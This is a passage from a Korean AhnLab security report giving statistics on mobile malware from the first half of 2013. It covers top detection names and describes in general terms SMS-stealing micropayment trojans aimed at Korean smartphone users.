
II. 2013년 상반기 보안 동향

02. 상반기 모바일 악성코드 동향

2013년 상반기 모바일 악성코드 급증

[그림 5-1]은 2013년 상반기 동안 접수된 모바일 샘플 중 악성으로 분류되어 V3 모바일에서 진단 가능한 악성코드의 월별 접수 건수이다. 상반기 동안 V3 모바일에 진단이 추가된 모바일 악성코드는 총 67만 3599건으로, 이는 지난 1년 동안 접수된 모바일 악성코드 26만 2718건을 훌쩍 넘는 수치이다.


그림 5-1 | 월별 악성 샘플 접수량



정보 유출 및 과금 유발 트로이목마 다수

2013년 상반기 동안 접수된 악성코드 유형은 아래 [그림 5-2]와 같다. 지난해에는 앱이 실행되지 않은 상태에서도 광고를 노출하는 유형인 PUP가 가장 많았던 반면, 올 상반기에는 사용자의 정보를 유출하거나 사용자 모르게 과금을 유발하는 유형의 트로이목마가 가장 많이 발견됐다.

그림 5-2 | 월별 악성 샘플 접수량



사용자 과금 유발 악성 앱 최다

[표 5-1]은 2013년 상반기에 접수된 모바일 악성코드 중 접수량이 많은 상위 10개의 진단명이다. 다양한 유료 앱을 무료로 설치할 수 있는 것처럼 사용자를 유혹해 과금을 발생시키는 Android-Trojan/FakeInst가 가장 많이 접수됐으며, 앱이 실행되지 않은 상태에서 광고가 실행되는 다양한 PUP가 상위 10개의 진단명 중 6건이 확인됐다.

표 5-1 | 접수량 상위 진단명 최다 10건


순위	진단명	건수	비율
1	Android-Trojan/FakeInst	158,663	24%
2	Android-PUP/Airpush	90,218	13%
3	Android-Trojan/Opfake	49,309	7%
4	Android-PUP/Kuguo	33,730	5%
5	Android-PUP/Wapsx	32,890	5%
6	Android-Exploit/Rootor	28,000	4%
7	Android-PUP/Plankton	23,329	3%
8	Android-PUP/Leadbolt	22,028	3%
9	Android-PUP/Admogo	18,842	3%
10	Android-Trojan/GinMaster	18,214	3%

국내 스마트폰을 노린 악성코드

지난 2012년 10월 국내 스마트폰 사용자를 대상으로 한 악성코드인 Win-Android/Chest가 처음 발견된 이후 다양한 유형의 악성코드가 지속적으로 발견되고 있다.


[그림 5-3]은 국내 사용자를 대상으로 한 악성코드 유형과 각 유형별 활동 상태를 나타낸 것이다. 2013년 상반기에는 15종의 악성코드가 국내 사용자를 대상으로 전파됐으며, 12종의 악성코드가 새로 발견됐다. 지금까지 확인된 악성코드 중 11종이 변형 생산되어 꾸준히 활동하고 있으며 국내 스마트폰 사용자들을 위협하고 있다.

그림 5-3 | 국내 사용자 대상 악성코드 유형 및 활동 상태




[그림 5-4]는 국내 스마트폰 사용자를 대상으로 한 악성코드의 변형 접수 건수이다. 지난해 10월 처음 발견된 이후 2013년 1월부터 3월까지는 급격히 그 수가 증가했으나, 4월 잠시 감소했다가 5월과 6월 다시 증가해 집계 이후 최고 많은 변형 악성코드가 접수됐다.

그림 5-4 | 국내 스마트폰 사용자 대상 악성코드 변형 접수 건수



[그림 5-5]는 국내 스마트폰 사용자를 대상으로 전파된 모바일 악성코드의 상반기 변형 통계이다. Android-Trojan/Chest와 Android-Trojan/SMSstealer는 소액결제 악성코드로 SMS의 단축 URL을 이용해 전파되며 사용자가 악성 SMS의 단축 URL을 통해 악성코드를 다운로드받고 설치하는 형태로 전파된다. 설치 후에는 SMS 정보를 외부로 유출한다. Android-Trojan/Chest의 경우 소액결제와 관련된 발신자 번호를 이용해 특정 번호에서 발송한 SMS를 유출하는 반면, Android-Trojan/SMSstealer는 모든 문자를 유출한다. 이렇듯 국내 사용자를 타깃으로 하는 악성코드는 대부분 휴대폰 소액결제와 관련이 있다.

그림 5-5 | 국내 스마트폰 사용자 대상 악성코드 변형 접수 건수



ASEC REPORT CONTRIBUTORS

집필진	선임연구원	장 영 준
	선임연구원	이 도 현
	선임연구원	강 동 현
	주임연구원	문 영 조
	주임연구원	김 재 홍
	연구원	강 민 철
	연구원	양 지 수
참여연구원	ASEC 연구원	
편집	안랩 세일즈마케팅팀	
디자인	안랩 UX디자인팀	
감수	전 무 조 시 행	
발행처	주식회사 안랩 경기도 성남시 분당구 삼평동 673 (경기도 성남시 분당구 판교역로 220) T. 031-722-8000 F. 031-722-8901	

AhnLab